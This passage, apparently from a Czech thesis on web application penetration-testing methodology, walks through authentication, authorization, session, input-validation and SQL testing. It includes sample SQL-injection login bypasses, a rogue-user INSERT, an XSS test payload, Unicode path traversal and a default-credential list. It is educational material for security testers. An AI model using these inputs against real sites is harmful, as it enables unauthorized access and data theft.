V HTML komentářích se občas dá najít popis databázových tabulek pro následné SQL dotazy, někdy dokonce programátoři mohou v kódu zapomenout hesla, která používali při vývoji, popř. na první pohled nesmyslné textové řetězce, které ale můžou napovědět jaký typ šifrování byl v aplikaci použit.

Kromě komentářů nás zajímá i samotný obsah HTML stránek. Můžeme se pokusit hledat řetězce sql, select, insert, #include, #exec, password, database, connect atd. Nalezení řetězce SQL může znamenat, že aplikace není bezpečná proti útoku vložením SQL kódu.

Formuláře

Většina útoků na validaci vstupů je prováděna proti formulářovým informacím ([4]) Při hledání formulářů nepoužíváme jen procházení aplikace, ale hledáme HTML tag formuláře ve zdrojovém kódu. Po nalezení získáme jméno formuláře, používanou metodu (GET nebo POST), skript, který formulář volá a pole, která formulář obsahuje. Pokud formulář obsahuje nějaká skrytá pole, je vysoká šance, že tato pole budou oslabovat bezpečnost aplikace, protože skrytá pole se často používají pro řízení relace, identifikaci uživatele, hesla, popř. ceny položky a dalších citlivých informací. Je vhodné si poznamenat jaká hodnota se vkládá do tohoto pole.

Řetězce dotazů

Jedná se o nejdůležitější informace, které je možno nalézt. Díky nim se dá manipulovat s argumenty s cílem vydávat se za někoho jiného, získávat chráněná data nebo spouštět libovolné systémové příkazy a jiné akce. V řetězcích dotazů můžeme nalézt identifikaci uživatele nebo relace, možné databázové nebo vyhledávací dotazy, popř. názvy souborů. Také zde můžou být omylem zapomenuty boolovské argumenty jako třeba debug nebo admin, které po nastavení na TRUE, 1 atd. můžou zobrazit zajímavé informace.

Databázová spojení

Poslední hledanou informací jsou údaje o databázových spojeních, které umožní zjistit, kde jsou z databáze čteny nebo do ní zapisovány informace.

3.1.2 Automatické mapování

Pro automatický průzkum se používají nástroje, které vytváří kopii daného serveru na lokální disk. Bohužel se ale nejedná o funkční repliku cílového serveru se zdrojovými kódy v PHP, ASP, nebo Perlu a databázovými voláními, ale pouze soubor dostupných odkazů v rámci dané aplikace.

Nástroje pro automatický průzkum:

- Lynx
- Wget
- Teleport pro
- Black Widow
- WebSleuth

3.2 Testování bezpečnosti

Po důkladném zmapování aplikace můžeme přistoupit k samotnému testu. Testování typicky probíhá podle následujícího scénáře:

- Testování ověřování uživatele
- Testování autorizace uživatele

- Testování správy stavu relace
- Testování validace vstupů
- Testování webového úložiště dat
- Testování webových služeb
- Testování správy webových aplikací
- Testování webových klientů

3.2.1 Testování ověřování uživatele

Ověřování hraje kritickou roli v bezpečnosti aplikace, protože všechna následná bezpečnostní rozhodnutí jsou obvykle prováděna na základě identity vyplývající z poskytnutých přihlašovacích údajů. Aplikace po uživateli vyžaduje zadání uživatelského jména a hesla, aby ověřila, zda je uživatel tím, za koho se vydává. [4]

Metody ověřování:

- Ověřování HTTP
- Integrated Windows
- Negotiate
- Certifikáty
- Vícenásobné ověřovací metody
- Formulářové ověřování
- Microsoft Password

Možností ověřování uživatele existuje celá řada, naneštěstí pro vývojáře existuje i několik způsobů útoku na webové ověřování.

Hádání hesel

Velké množství uživatelů internetu si ulehčuje život tím, že se nesnaží měnit přednastavená hesla, popř. si nějaká vůbec nastavovat. Mnoho z nich si neuvědomuje, že tím výrazně napomáhá útočníkům, kteří znají často používaná hesla a neváhají je využít ať už ručním psaním nebo použitím automatických nástrojů. Ruční útoky hádáním hesla jsou

většinou zdlouhavější, protože co dokáží automatické nástroje vyzkoušet za pár vteřin, musí hacker psát několikanásobně delší dobu. Někdy se ale ručně podaří uhodnout uživatelské jméno a heslo díky lidské intuici dříve, než s pomocí automatických nástrojů. Často používané kombinace jmen a hesel vidíme v tabulce 2. Kromě těchto kombinací jsou další možnosti – pokud útočník zjistí nějaké osobní informace o uživatelích, popř. programátorovi, bude zkoušet kombinace jeho jména, příjmení, rok, měsíc, den narození, apod.

uživatelská jména	hesla
[prázdné]	[prázdné]
root, administrator, admin	[prázdné], root, administrator, admin, password, heslo, [jméno_firmy]
operator, webmaster, backup	[prázdné], operator, webmaster, backup
guest, demo, test, trial	[prázdné], guest, demo, test, trial
member, private	[prázdné], member, private
[jméno_firmy]	[prázdné], [jméno_firmy]
[známé_uživatelské_jméno]	[prázdné], [známé_uživatelské_jméno]

Tabulka 2: Časté kombinace uživatelského jména a hesla [4]

Automatickými nástroji, které nám usnadní testování ověřování na známá hesla, jsou např. programy WebCraker nebo Brutus.

Hrubá síla

Další možností proniknutí do zabezpečených částí webové aplikace je systematické testování všech možných kombinací znaků nebo omezené podmnožiny všech kombinací. Je možné používat náhodná přihlašovací jména a hesla, případně možné varianty omezit použitím získaných uživatelských jmen a hesel z předem připraveného slovníku. Díky neinformovaným uživatelům je tento jednoduchý a snadno automatizovatelný útok široce rozšířený a poměrně úspěšný.

Pokud se útočníkovi podaří získat jednosměrně zašifrované heslo, může zkoušet zašifrovat různá hesla a porovnávat je se zašifrovaným tvarem. Při nalezení stejného zašifrovaného řetězce získá útočník nezašifrované heslo, které může kdykoli použít pro přístup k zabezpečenému obsahu webových stránek.

Hádání ID relací a hrubá síla

Spolu s webovým ověřováním se v aplikacích elektronických obchodů často používá identifikátor relace (session ID). Pokud se uživatel úspěšně přihlásí, je ID relace uložena -

při opakovaném přístupu se pak nemusí znovu zadávat přihlašovací údaje. Z toho vyplývá, že místo útoku proti heslům je možné testovat ID relace, které je použito namísto kombinace uživatelského jména a hesla. Zachycení nebo uhodnutí ID umožňuje hackerovi používat v požadavcích platné ID a provést tak ukradení relace (session hijacking) nebo útok přehráním. Pro krádež relace se používá hádání ID a hrubá síla.

Hádání je velmi ztížené, pokud jsou ID relace generovány náhodně. Při špatně implementované aplikaci, kdy jsou identifikátory po sobě jdoucí čísla, se hádání provádí velmi lehce. Při testování můžeme pro hádání ID relace využít například statistické předpovědi.

Provádění tisíců současných požadavků s použitím všech možných klíčů představuje útok hrubou silou. Úspěch tohoto útoku závisí na velikosti prostoru klíčů ID relace; pokud je dostatečně rozsáhlý, je obtížné ID uhodnout.

Podvracení cookie

Získání cookie může být velmi prospěšné při útoku proti webovému serveru, protože cookie můžou obsahovat hesla nebo ID relace. Pro krádeže souborů cookie se používá odposlouchávání a vkládání skriptů.

Nejjednodušší způsob získání cookie je odposlouchávání pomocí analyzátoru protokolů (snifferu[1]). Pokud webové servery nepoužívají SSL pro zašifrování veškeré komunikace, znamená to, že jsou soubory cookie posílány v čitelné podobě a můžou být odposlechnuty. Pro testování můžeme využít například programy IP Sniffer, Visual Sniffer a mnoho dalších.

Vkládání skriptů je speciální typ útoku, při němž je do webové aplikace na klientské straně vložen a spuštěn skript (obvykle v jazyce JavaScript) pro získání souboru cookie. Skript se může vložit například do diskusního nebo emailového serveru a většinou obsahuje kód na odeslání souboru cookie hackerovi.

[1] Sniffer je počítačový program nebo hardware, který ukládá a následně čte TCP pakety.

Bypass[2] přihlašovacích formulářů nad SQL

V aplikacích používajících databáze pro uchovávání uživatelských jmen a hesel může být ověřování velmi snadno obejito, pokud aplikace nemá dostatečnou validaci vstupu. Formulářové ověřování nad SQL serverem může pro login uživatele používat dotaz:

*SELECT * FROM users WHERE usrName = 'username input' AND usrPss = 'password input '*

V testu by vložení:

cokoli' OR 1=1 --

do pole pro uživatelské heslo změnilo SQL dotaz na:

*SELECT * FROM users WHERE usrName = 'username input ' AND usrPss = 'cokoli' OR 1=1 -- '*

Protože dvě pomlčky v SQL znamenají komentář, přidání „OR 1=1“ na konec příkazu způsobí vždy vyhodnocení příkazu jako pravdivého a tudíž je ověřování obejito.

3.2.2 Testování autorizace uživatele

Po ověření, které stanovuje, zda se uživatel může k aplikaci přihlásit, probíhá autorizace.. Autorizace definuje, k jakým částem aplikace má uživatel přístup. Cílem útoků na autorizaci je provádět transakce, které jsou běžně uživateli zakázány. Příkladem tohoto typu útoku by byla možnost prohlížet data uživatelů a provádět transakce na účet jiných uživatelů. Někdy je možné získat přístup ke stránkám pro správu.[4]

Testování nevhodné autorizace se provádí požádáním webového serveru o zobrazení dat pro určitý účet. Pokud je aplikace vytvořena nesprávně, budou informace zobrazeny, i když by být neměly. Útočníkovi se může podařit získat přístup k datům uživatelů na stejné úrovni – např. pokud je zákazníkem internetového obchodu a správně se ověří pod svým jménem, může se mu podařit prohlížet data jiných uživatelů. Další možností je přístup k informacím o uživateli na vyšší úrovni. Pokud se mu podaří získat přístup k informacím

[2] Správný český výraz by byl pravděpodobně „obejití“, který však zní zvláštně.

o uživateli na vyšší úrovni, má možnost vstoupit do administrátorské oblasti, kde může měnit funkčnost a nebo data, která nejsou na uživatelské úrovni k dispozici. Příkladem opět z elektronického obchodování může být změna ceny zboží. Největší výhodou pro hackera je získání přístupu k souborům obsahujících údaje pro přihlášení do databáze nebo souborům mimo kořen webových dokumentů, které nejsou pro běžné uživatele přístupné. Pokud útočník získá přístup k adresářům nebo databázi, může ho využít prakticky k čemukoli.

Pro každý typ zvýšení přístupu se používá stejný způsob testování. Jestliže může být získána autorizace pro přístup k informacím o profilu jiného uživatele změnou hodnoty souboru cookie, může být případně také možné získat práva správce změnou stejné hodnoty. [4]

Důkladnému otestování autorizačních funkcí napomáhá matice rolí. Jedná se o seznam všech typů uživatelů v aplikaci, ke kterým si píšeme povolené akce a hlavně jak jsou spouštěny a jaké relační tokeny[3] akce vyžadují.

Role	Uživatel	Administrátor
Prohlížení vlastního profilu	/profile/view.asp?UID=U123	/profile/view.asp?UID=A555
Editace vlastního profilu	/profile/edit.asp?UID=U123	/profile/edit.asp?UID=A555
Prohlížení cizího profilu	nepovoleno	/profile/view.asp?UID=A555&PUID=U123
Mazání uživatelů	nepovoleno	/profile/deleteUser.asp?UID=A123

Tabulka 3: Příklad matice rolí

Testování autorizace je vlastně snaha o oklamání aplikace upravením vstupního pole souvisejícího s ID uživatele, uživatelským jménem, přístupovou skupinou, nákupním košíkem atd. V protokolu HTTP mohou být tyto hodnoty přenášeny přes soubory cookie, skryté tagy, řetězec dotazu, požadavky POST, URI nebo skryté tagy. Testování spočívá v pokusu změnit hodnoty vstupního pole a pokud je autorizace aplikace chybně navržená, dovolí zobrazit data jiného uživatele, než pod kterým proběhlo ověření.

Zjišťování, jakým způsobem změnit které parametry pro získání neoprávněného přístupu, usnadňuje rozdílová analýza, při níž se webová aplikace prochází s více účty a zaznamenávají se rozdíly v cookie a jiných polích.

[3] Způsob kterým webový server rozlišuje uživatele

Dotazový řetězec

Dotazový řetězec (vyplývající z formulářové metody GET) je viditelný v řádku adresy v prohlížeči za znakem ''?'' a používá se k předávání proměnných, které jsou odděleny znaky ''&'' a jejichž hodnoty můžou být snadno změněny v prohlížeči pouhým přepsáním.

Data POST

Přestože data formulářů odesílaná pomocí metody POST nejsou na první pohled viditelná v adresním řádku prohlížeče jako u metody GET, není jejich změna výrazně složitější. Pro změnu můžeme použít prosté stažení HTML stránky, upravení zdrojového kódu a odeslání falešného požadavku. Pokud při změně POST dat změníme počet znaků, musí být pro zachování platnosti požadavku přepsána i hlavička HTTP Content-Length na správný počet znaků POST dat.

Skryté tagy

Formuláře mohou k předání dat na server používat skryté tagy, které bývají často používány pro udržování stavu relace nebo mohou být použity např. k ukládání cen, popř. daní. Skryté tagy jsou součástí formulářů a tudíž jsou předávány v požadavcích GET nebo POST a mohou být upraveny výše popsaným způsobem.

URI

URI je řetězec adresy sestavený z názvu webového serveru a souboru. Při změně názvu souboru, popř. i složek, se můžeme v případě nesprávně navržené autorizace dostat k souborům, ke kterým nemáme oprávněný přístup. Webové servery mohou blokovat opuštění kořene webu a pokusy dostat se k jakýmkoliv souborům na disku blokováním URI s „../“. Pokud je ale lomítko zapsáno v Unicode reprezentaci „%c0%af“, špatně nakonfigurované webové servery umožní stáhnout jakékoli soubory.

Soubory cookie

Soubory cookie jsou nejčastěji používané hlavičky HTTP pro autorizaci na webu a mohou být použity pro ukládání téměř jakýchkoliv dat. Pro prohlížení a změnu hodnot cookie může být použit např. plug-in modul pro Internet Explorer jménem Cookie Spy, který v oknu prohlížeče zobrazí všechny soubory cookie použité na stránce i s odkazy na

formulář kterým můžou být změněny. Další možnosti sledování cookie nabízí prohlížeč Mozilla Firefox svým pluginem Firebug, popř. Google Chrome, který má možnost sledování hlaviček zabudovanou.

3.2.3 Testování správy stavu relace

Bezpečné připojení nebo také relace mezi klientem a serverem vyžaduje, aby měl server možnost si pamatovat (mezi množstvím požadavků), kdo s kým hovoří. Server musí mít nějaký způsob informace o stavu relace, který identifikuje klienta přidruženého k danému požadavku.[7]

Přehled stavu relace

Bez nastavení stavu relace mezi klientem a serverem by musela být pro každý následující požadavek znovu vytvořena komunikace mezi klientem a serverem. Informace o stavu relace zlepšují výkonnost a eliminují potřebu opakovat uzavírání a opětovné otevírání propojení mezi klientem a serverem. Klient se může přihlásit jednou a provést množství požadavků, aniž by byl nucen se samostatně přihlásit při každém požadavku.[7]

HTTP je "bezstavový" protokol a neposkytuje žádné prostředky jak rozlišit jeden požadavek od druhého. Přenosový protokol SSL na druhé straně je speciálně navržen tak, aby poskytoval ID relace, pomocí kterého je možné udržovat informace o stavu relace. Komunikace HTTP může být zapouzdřena pomocí protokolu SSL a tak se stane protokolem HTTPS.[7]

Relace můžou obsahovat atributy jako např. uživatelské jméno, identifikátor uživatele, role uživatelů, profil uživatele, nákupní košík nebo identifikátor relace.

Testování správy stavu relace probíhá v následujících krocích:

1. Nalezení nositele stavu – jako první je třeba identifikovat, kde jsou informace o stavu relace udržovány.
2. Přehrání informace o stavu - zachycení informace o stavu jiného uživatele a její odeslání aplikaci.
3. Změna informací o stavu – změna vlastních dat pro získání vyšších oprávnění.
4. Dešifrování informace o stavu – v případě zašifrovaných informací o stavu relace se informace musí nejprve analyzovat a dešifrovat

Metodami pro správu stavu relace jsou zpracování na straně klienta a nebo serveru.

Správa stavu relace na straně klienta

Každá informace, která opustí server, může být klientem upravena. Z tohoto důvodu se udržování stavu relace na straně klienta používá většinou pouze pro identifikátor relace, aby byla zajištěna identifikace uživatele, ale všechny ostatní stavové informace jako např. profil, práva a informace o nákupním košíku jsou uloženy na serveru.

Jedním ze způsobů jak udržovat stav relace mezi klientem a serverem, je používat cookies, do kterých je možné zadat informace o dané relaci. Server zabalí informace o stavu určitého klienta do cookie a odešle ji prohlížeči klienta. Pro každý nový požadavek prohlížeč sám sebe opětovně identifikuje tak, že odešle cookie (s informací o relaci) zpět na server. [7]

Dalšími možnostmi pro udržování stavu relace na straně klienta jsou skrytá pole formulářů, URL adresy a hlavičky HTTP. Testování bezpečnosti těchto způsobů bylo vysvětleno v předchozí kapitole Testování autorizace.

Správa stavu relace na straně serveru

Pro udržování stavu relace na straně serveru se běžně používají databáze relací. Když se uživatel poprvé přihlásí k aplikaci, vygeneruje aplikace dočasný identifikátor relace. Identifikátor je uložen do tabulky relací. Všechny informace o stavu jsou uloženy ve stejném řádku jako identifikátor relace. Pokaždé, když si uživatel vyžádá novou stránku, vezme aplikace relační token a vyhledá hodnotu v tabulce relací. Pokud je identifikátor relace platný, použije aplikace aktuální informace o stavu z řádku v tabulce relací. Výhodou databáze relací je to, že ke klientovi musí projít pouze jedna hodnota. Informace o stavu nemohou být zachyceny, zneužity ani upraveny.[4]

Testování probíhá pokusy o uhodnutí, popř. odvození možného identifikátoru relace.

Webový server	Typické proměnné
Apache	SESSIONID
ColdFusion	CFID, CFTOKEN
IIS	ASPSESSIONID
PHP	PHPSESSID
Tomcat	JSESSIONID
ostatní	SESSID, SESSION, SID, session_id…

Tabulka 4: Identifikátory relace [4]

Analýza identifikátoru relace

Z podrobné analýzy identifikátoru relace můžeme získat velké množství informací o aplikaci, uživatelích a nebo serveru. Takto získané informace sice sami o sobě nezpůsobí pád aplikace ani přímo neumožní k ní přístup, ale můžou napovědět, kde by se v aplikaci mohlo nacházet slabé místo. Provádíme analýzu obsahu relace a zjišťujeme dobu její platnosti.

3.2.4 Testování validace vstupů

Testování správné validace vstupů probíhá zkoušením odesílat pro aplikaci neočekávaná data. Obvykle bývají aplikace ošetřeny kontrolou uživatelského vstupu, ale ta nemusí být dostatečná a útok na validaci vstupu může od téměř neškodného vygenerování informativní chyby vést až k přístupu k libovolným datům, spouštění libovolných příkazů nebo vkládání skriptů.

Testování validace vstupu se běžně dělí do tří hlavních kategorií:

1. Přeplnění vyrovnávací paměti
2. Neočekávaný vstup
3. Znaky pro spouštění příkazu

Přeplnění vyrovnávací paměti

Tester vkládá velké množství dat do vstupního pole a po odeslání sleduje odpověď serveru. Maximální velikost vstupního pole může být u HTML formulářů snadno omezena, nicméně formuláře se dají lehce podvrhnout a odeslat aplikaci cokoli (viz předchozí kapitoly). Při tomto testu sledujeme odezvu aplikace pro různě dlouhé řetězce. Při určité délce může dojít až ke zhroucení serveru.

Kanonizace

Tento typ útoku využívá slabin webových aplikací, které neomezují typy souborů, jež mohou být prohlíženy a tudíž se hacker může dostat mimo kořen webového serveru. I když je většina webových serverů proti tomuto typu útoku zabezpečena, je vhodné jej také otestovat. Test je velmi jednoduchý a stačí k němu webový prohlížeč. Namísto očekávaného vstupu vložíme znaky pro přechod do nadřazeného adresáře „../“ a k tomu názvy běžných adresářů (jako např. /temp, /var, /Program Files apod.). Postupně přidáváme znaky „../“ až dokud aplikace nenaznačí odpovědí (např. odpověď se změní z „File not found“ na „Permission denied“), že jsme se dostali do kořenového adresáře. Z něj se útočník může dostat ke konfiguračním souborům nebo třeba databázi.

Útoky pomocí skriptů

Testování bezpečnosti proti útokům pomocí skriptů probíhá jakýmkoli odesíláním řetězců formátovaných prostřednictvím HTML do aplikace, která následně tagy zpracuje. Nejjednodušším testem jsou tagy <script>, zadané do vstupního pole nějakého formuláře, které po následném načtení aplikace zpracuje a prohlížeč zobrazí JavaScriptový kód namísto hodnoty „<script>“. Důležité je také otestovat, jestli je aplikace bezpečná i proti pokusům o oklamání např. nepoužitím prostého tagu <script>, ale třeba <scrscriptipt>, kde zabezpečení nahradí „script“ znakem NULL, ale pořád zůstává <script>! Pro útok pomocí skriptů mohou být použity skutečně všechny formy vstupu do aplikace, protože i soubory cookie a další jsou aplikací čteny, aby mohla zjistit o co se jedná. Proto je důležité netestovat pouze formuláře.

Cross-site scripting (CSS)

Jedná se o nebezpečný útok při němž je do aplikace přidán zákeřný kód, obvykle v jazyce JavaScript tak, aby jej ostatní uživatelé viděli a pomocí technik sociálního inženýrství vyzradili tajné údaje. Rozeznáváme 3 typy těchto útoků: okamžitý, perzistentní a lokální. Zde je test proveden jednoduše: do pole formuláře na webové stránce (nebo všech dalších možných vstupů) se pokusíme zapsat a odeslat např. <script>alert('Nezabezpeceno!')</script>, pokud aplikace dovolí script odeslat a po další návštěvě stránky zobrazí alert, je více než jasné, že aplikace není dostatečně zabezpečena proti útokům CSS.

Vložené skripty

Útok CSS se zaměřuje na další uživatele aplikace, kdežto útoky s vloženými skripty přímo na aplikaci samotnou. Využívají tagy programovacích jazyků jako závorky ASP a PHP, SQL dotazy a tagy HTML. Útočník může dosáhnout zkreslení webové stránky - vložení tagu </TABLE> způsobí ukončení výpisu tabulky a zobrazení zdrojového kódu ze zbytku stránky. Další jednoduché odeslané řetězce zjistí nezabezpečení proti ASP: <%= date() %>, nebo PHP: <?php echo date("l"); ?>


Zmanipulování aplikace

Dalším testem může být pokus o zmanipulování aplikace připojením proměnné „debug=True“ k požadavku GET nebo POST. Pokud vývojáři používali podobného způsobu k provádění testů, může tento útok vyzradit informace o používaných proměnných, systému nebo třeba databázi. Test by měl obsahovat proměnné debug, dbg a hodnoty True, true, T, 1. Další zmanipulování může probíhat, pokud se podaří zjistit webový server, kde po zjištění testujeme známé slabiny.

SQL injection

Cílem útočníka je v tomto případě nalezení místa, ve kterém aplikace posílá SQL dotaz formulovaný na základě vstupních dat, a zmanipulovat tyto vstupní data tak, abychom pozměnili dotaz pro naše účely. [5]

Testování probíhá přidáním vhodného SQL kódu (např. OR 'a'='a) do vstupního pole, podle kterého bude dotazována databáze. Názorný příklad útoku je uveden na následujícím obrázku.



Obrázek 6: Typický příklad SQL injection útoku [5]

3.2.5 Testování webového úložiště dat

Existuje několik postupů, které platí pro databáze založené na SQL. Tyto postupy upravují příkaz SQL připojením, vložením a upravením normálních klíčových slov SQL – jazyk SQL je použit proti sobě samému.[4] Využití metody vložení kódu SQL sahá od neškodných znaků způsobujících chyby až po spouštění příkazů příkazového řádku. Žádný konkrétní výrobce databáze není úplně zabezpečený proti těmto útokům. Slabá místa jsou v dotazech SQL a jejich podpůrném programovém rozhraní, ať je to ASP, PHP, Perl nebo jiný webový jazyk.[4]

Pro nalezení, která část aplikace je zranitelná a mohla by být použita pro útok, se používá testování pomocí formátovacích znaků SQL. Testování začíná jednoduchou uvozovkou v seznamu parametrů a končí řadou testů ověřování vstupu pro zjištění struktury dotazu SQL, jež je nezbytné pro možnou změnu dotazu.

Znaky	Popis
'	ukončuje příkaz
--	jednořádkový komentář
+	mezera
,@variable	připojuje proměnné - pomáhá identifikovat uložené procedury
?Param1=foo&Param1=bar	vytvoří "Param1=foo,bar" - pomáhá identifikovat uložené procedury
@@variable	volá interní proměnnou serveru
PRINT	vrací chybu ODBC i když se nezaměřuje na data
SET	přiřazuje proměnné
%	zástupný znak odpovídající jakémukoli řetězci

Tabulka 5: Formátovací znaky SQL [4]

Pro testování vložení SQL je doporučena následující metodologie:

1. Vygenerovat databázovou chybu za použití metod ověřování vstupu
2. Upravovat neplatný vstup, dokud nelze stanovit strukturu SQL příkazu

Po zjištění struktury SQL dotazu aplikace může útočník spouštět jakékoli příkazy. Častými příkazy je přitom OR 1=1, UNION a INSERT.

OR 1=1

Jak už bylo řečeno, tento příkaz vytvoří vždy pravdivou podmínku, což je užitečné v dotazech, které kontrolují uživatelské jméno a heslo.

UNION

Příkaz UNION kombinuje příkazy SELECT pro vybrání dat z tabulek. Používá se k získání všech řádků z tabulky. Základní syntaxí je UNION ALL SELECT pole FROM tabulka WHERE podmínka

Z různých názvů v aplikaci, souborů .inc nebo chyb SQL lze obvykle vyvodit název pole a tabulky, na podmínku může být použit příkaz OR 1=1.

INSERT

Instrukce INSERT vkládá hodnotu do tabulky. To útočníkovi sice nepomůže získat data z databáze, ale umožní mu obejití ověřování vložením nového uživatele do tabulky, např. příkazem *INSERT INTO users VALUES('Tomas', 'heslo')* a tím pádem neomezený přístup k aplikaci pod uživatelským jménem *Tomas* a heslem *heslo*.

3.2.6 Testování webových služeb

Webové služby (web services) jsou vlastně systémem pro podporu součinné spolupráce počítačů v síti. V podstatě jde o komunikaci mezi 2 počítači, při níž má jeden funkci poskytovatele webové služby a druhý je klient. Poskytovatel (provider) služby poskytuje data specifikovaným způsobem na síti. Na druhé straně si klient (requestor) zjistí adresu služby (vyhledá v registru nebo má adresu přímo od poskytovatele), stáhne si popis služby a je ji následně schopen využívat. Data se přenášejí v XML formátu a díky němu jsou snadno rozšiřitelná.[8]

Testování webových služeb se zaměřuje na získávání informací, které by mohly být použity k dalšímu napadení. Data získaná při testování jsou sama o sobě neškodná – jedná se o informace, které provozovatel chce publikovat, ale protože programátoři občas dělají chyby, dají se ve výstupu webové služby najít přihlašovací údaje k serveru SQL, cesty k citlivým souborům a adresářům a všechny užitečné informace, které vývojáři rádi dávají do svých konfiguračních souborů. Kromě těchto chyb se útočníkům pro zahájení útoku bude hodit zjištění všech koncových bodů služeb a datových typů, jež mu informace WSDL poskytují.

Webové služby Microsoft (soubory .asmx) mohou prozradit informace DISCO a nebo WSDL jednoduše připojením zvláštních argumentů k požadavku na službu. Například následující adresa URL by se připojila k webové službě a získala čitelné rozhraní služby: *http://www.victim.com/service.asmx*

Informace DISCO nebo WSDL mohou být zobrazeny připojením ?disco nebo ?wsdl k této adrese URL: *http://www.victim.com/service.asmx?disco*

nebo *http://www.victim.com/service.asmx?wsdl*

3.2.7 Testování správy webových aplikací

Webové aplikační servery poskytují bezpočet rozhraní pro správu obsahu, administraci serveru, konfiguraci a tak dále. Nejčastěji bývají tato rozhraní přístupná přes Internet, protože je to jeden z nejpohodlnějších prostředků pro vzdálenou administraci webových aplikací. Tato kapitola bude probírat některé nejběžnější platformy pro správu a jejich slabá místa související se správou webových aplikací.[4] Všechna tato rozhraní mohou být útočníkem snadno identifikována pomocí skenování portů. Potom mohou být využity jejich

slabiny, jako jsou známé chyby softwaru, slabá hesla (počáteční nastavení) nebo nevhodně nastavená přístupová práva.[4]

Administrace webového serveru

V závislosti na volbě protokolu mohou být tato rozhraní lákadlem pro hackery čekající na svou příležitost. Mezi používané protokoly patří:

- Telnet – nezabezpečený, přenáší data v otevřené podobě a tím není odolný proti odposlechu
- SSH – šifrování pro ochranu ověřování i následných datových přenosů, podporuje přenosy souborů prostřednictvím nástroje Secure Copy

Řada webových serverů je dodávána s vlastními speciálními rozhraními pro správu, která jsou po instalaci k dispozici. Zpravidla jde o rozhraní další instance serveru HTTP, který poskytuje přístup k souborům v HTML nebo k souborům se skripty používanými pro konfiguraci serveru. Způsob ověřování uživatele je typicky HTTP Basic nebo přihlášení používající formulář.[4]

Pro testování bezpečnosti se kromě odposlechu u Telnetu nabízí hádání hesel, která občas bývají ponechána v původní podobě.

Správa webového obsahu

Pro přenášení souborů na webový server se dá použít několik mechanismů, po kterých útočníci pátrají, aby si z nich vytvořili alternativní přístupovou cestu k aplikaci:

- FTP – všeobecná zásada bezpečnosti říká, že by se na webovém aplikačním serveru neměl spouštět jiný protokol než HTTP a tudíž se FTP silně nedoporučuje. Při testu může být objeven každým skenerem portů (port TCP 21), hesla se dají uhodnout a nebo může být využito bezpečnostních děr, které by útočníkovi umožnily zápis do souborového systému.
- SSH/scp – v určitých implementacích verze SSH1 byla objevena kritická slabá místa, verze SSH2 umožňuje bezpečný transfer souborů a přímou správu operačního systému, pod kterým běží stroj a na který se připojujete. Přenos souborů probíhá prostřednictvím tunelů SSH (které jsou ověřovány a šifrovány), ovládá se z příkazové

řádky. Možným způsobem útoku připadá v úvahu hádání hesel, SSH pracuje na portu TCP 22.

- FrontPage – jeden z nejoblíbenějších programů pro správu obsahu webového serveru. FrontPage je ve skutečnosti klientem, zatímco na straně serveru běží FrontPage Server Extensions (FPSE). Přístup aplikace k serveru je ověřován prostřednictvím ověřování systému Windows. Známými chybami u starších verzí jsou získání kontroly nad serverem ze vzdáleného počítače neautorizovaného útočníka, nebo vyzrazení cesty.
- WebDAV – protokol Web Distributed Authoring and Versioning je standardně podporován serverem IIS od Microsoftu, ale přídavné moduly WebDAV existují i pro většinu ostatních oblíbených webových serverů, Apache nevyjímaje. Možným slabým místem může být zapisování dat na webový server přímo přes HTTP bez dostatečné zabudované bezpečnosti s výjimkou přístupových práv v souborovém systému, což může být značný problém, pokud není přístup silně omezen. Dalšími objevenými slabými místy bylo vyzrazení struktury složek nebo odepření přístupu.

Webová správa sítí a počítačů

Většina síťových aktivních prvků je dnes dodávána s webovým rozhraním pro správu. Příkladem může být systém Compaq Insight Manager, u kterého útočníci mohou využít slabého místa umožňujícího anonymním uživatelům procházení složkami umístěnými na stejném svazku jako je kořenová složka webu. Dalším známým problémem Compaq Insight Manageru je možnost napadnout rozhraní pro přihlášení do systému útokem způsobujícím přetečení vyrovnávací paměti, pokud je v poli pro uživatelské jméno odeslán nadměrně dlouhý řetězec.

3.2.8 Testování webových klientů

Všechny dosud popsané útoky využívaly chyb na straně webového serveru, ale protože lze najít spoustu bezpečnostních děr i na straně klienta, je více než potřebné je otestovat zároveň. Většina závažných hrozeb, které by měly být otestovány, spadá do následujících kategorií:

- Útoky s aktivním obsahem
- Cross-site scripting

- Manipulace se soubory cookie

Nejčastější podoba takového útoku je pomocí e-mailu. Skoro všichni moderní klienti pro e-mail zobrazují HTML, takže prakticky fungují jako ekvivalent prohlížeče. Na osoby je možno zaútočit přizpůsobeným obsahem, pokud útočník zná jejich e-mailovou adresu.[4]

Na straně klienta jsou pro zobrazování aktivního obsahu používány dvě hlavní technologie – ActiveX a Java.

Java a JavaScript

